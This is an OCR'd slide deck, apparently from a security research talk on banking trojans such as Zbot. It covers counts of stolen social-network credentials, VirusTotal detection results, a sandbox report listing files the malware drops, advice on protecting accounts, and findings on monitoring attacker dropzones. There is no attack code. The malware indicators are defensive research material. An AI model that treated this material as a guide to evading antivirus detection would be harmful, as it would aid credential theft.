
Stolen Passwords

Social Network	# Stolen Credentials
Facebook	14.698
hi5	8.310
nasza-klasa.pl	7.107
odnoklassniki.ru	5.732
Bebo	5.029
Total	*37.483*

Economic Aspects: Stolen Credentials per Day



Economic Aspects: Potential Income per Day



Protect Yourself


How to protect your data

Typical Security Measures I

- Patch quickly after a security update is released
  - Attack vector is often drive-by download
  - Perhaps even switch to another browser
- Do not click on suspicious link
  - You would not do this in reality...

Typical Security Measures II

- Do not open suspicious mail attachments
  - Even if the mail message sounds promising
- More security awareness
- Antivirus software can help to a limited extend



VIRUS TOTAL

Virustotal is a **service that analyzes suspicious files** and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines. More information...

File **unknown** received on **12.17.2008 05:19:58 (CET)**
Current status: **finished**
Result: **28/38 (73.68%)**

Compact

Print results

Antivirus	Version	Last Update	Result
AhnLab-V3	-	-	Win-Trojan/Agent.68096.BD
AntiVir	-	-	TR/Agent.aqwu
Authentium	-	-	-
Avast	-	-	Win32:Zbot-ATT
AVG	-	-	Win32/Cryptor
BitDefender	-	-	-
CAT-QuickHeal	-	-	Trojan.Agent.aqwu
ClamAV	-	-	-


VIRUS TOTAL

Virustotal is a **service that analyzes suspicious files** and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines. More information...

File **unknown** received on **11.13.2008 16:31:17 (CET)**
Current status: **finished**
Result: **2/34 (5.88%)**

Compact Print results

Antivirus	Version	Last Update	Result
AhnLab-V3	-	-	-
AntiVir	-	-	-
Authentium	-	-	-
Avast	-	-	-
AVG	-	-	-
BitDefender	-	-	-
CAT-QuickHeal	-	-	-
ClamAV	-	-	-


:: CWSandbox - Automated Malware Analysis ::
https://cwsandbox.org/?page=report&analysisid=875670&passwc
Google
CWSandbox
Webinterface
Live Feed
Malware Browser
Statistics
Search
Submit
Uploaded samples
Admin
Logout
Report
XML (plain) - TXT (plain) - HTML (plain) - Highlevel (plain) - back to sample - PCAP - CAB (browse)
MALWARE ANALYSIS REPORT
Scan Summary
File Changes
Registry Changes
Network Activity
Technical Details
File Changes by all processes
New Files
C:\WINDOWS\system32\ntos.exe
C:\WINDOWS\system32\wsnpoem\video.dll
C:\WINDOWS\system32\wsnpoem\audio.dll
\\.\pipe__SYSTEM__64AD0625__
\\.\pipe__SYSTEM__7F4523E5__
\Device\RasAcd
\Device\Tcp6
\Device\Tcp
\Device\NetBT_Tcpip_{C3AFEF5D-BE6D-43C2-B658-66E7170D229D}
C:\WINDOWS\system32\wsnpoem\audio.dll
C:\WINDOWS\Debug\UserMode\userenv.log
C:\WINDOWS\system32\wsnpoem\audio.dll

Protecting Bank Accounts

- German banks have very good security standards
  - Mobile TAN is offered by many banks
  - Indexed TAN can be broken with MitM-attacks
    - We have seen these attacks in the wild
- Get mTAN and you should be secure
- Two-factor authentication also helps in general

Source: http://volksbank-bocholt.de/ebanking/bindata/HandyMobileTAN.jpg


Protecting Bank Accounts

- German banks have very good security standards
  - Mobile TAN is offered by many banks
  - Indexed TAN can be broken with MitM-attacks
    - We have seen these attacks in the wild
- Get mTAN and you should be secure
- Two-factor authentication also helps in general

Summary


- Many different kinds of banking trojans are out there
- We can find dropzones in an automated way
  - Dynamic analysis + user simulation
- Monitoring of dropzones is possible to a certain extend
  - We can get overview of what attackers are stealing
  - Get better idea of “underground economy”

Representative?



73 / 347 dropzones

Representative?



73 / 347 dropzones

Conclusion

Thorsten Holz
thorsten.holz@gmail.com

http://honeyblog.org

Acknowledgements:
Carsten Willems, Markus Engelberth, Felix Freiling, Frank Boldewin, AusCERT, ...

Conclusion

Thorsten Holz
thorsten.holz@gmail.com

http://honeyblog.org

Acknowledgements:
Carsten Willems, Markus Engelberth, Felix Freiling, Frank Boldewin, AusCERT, ...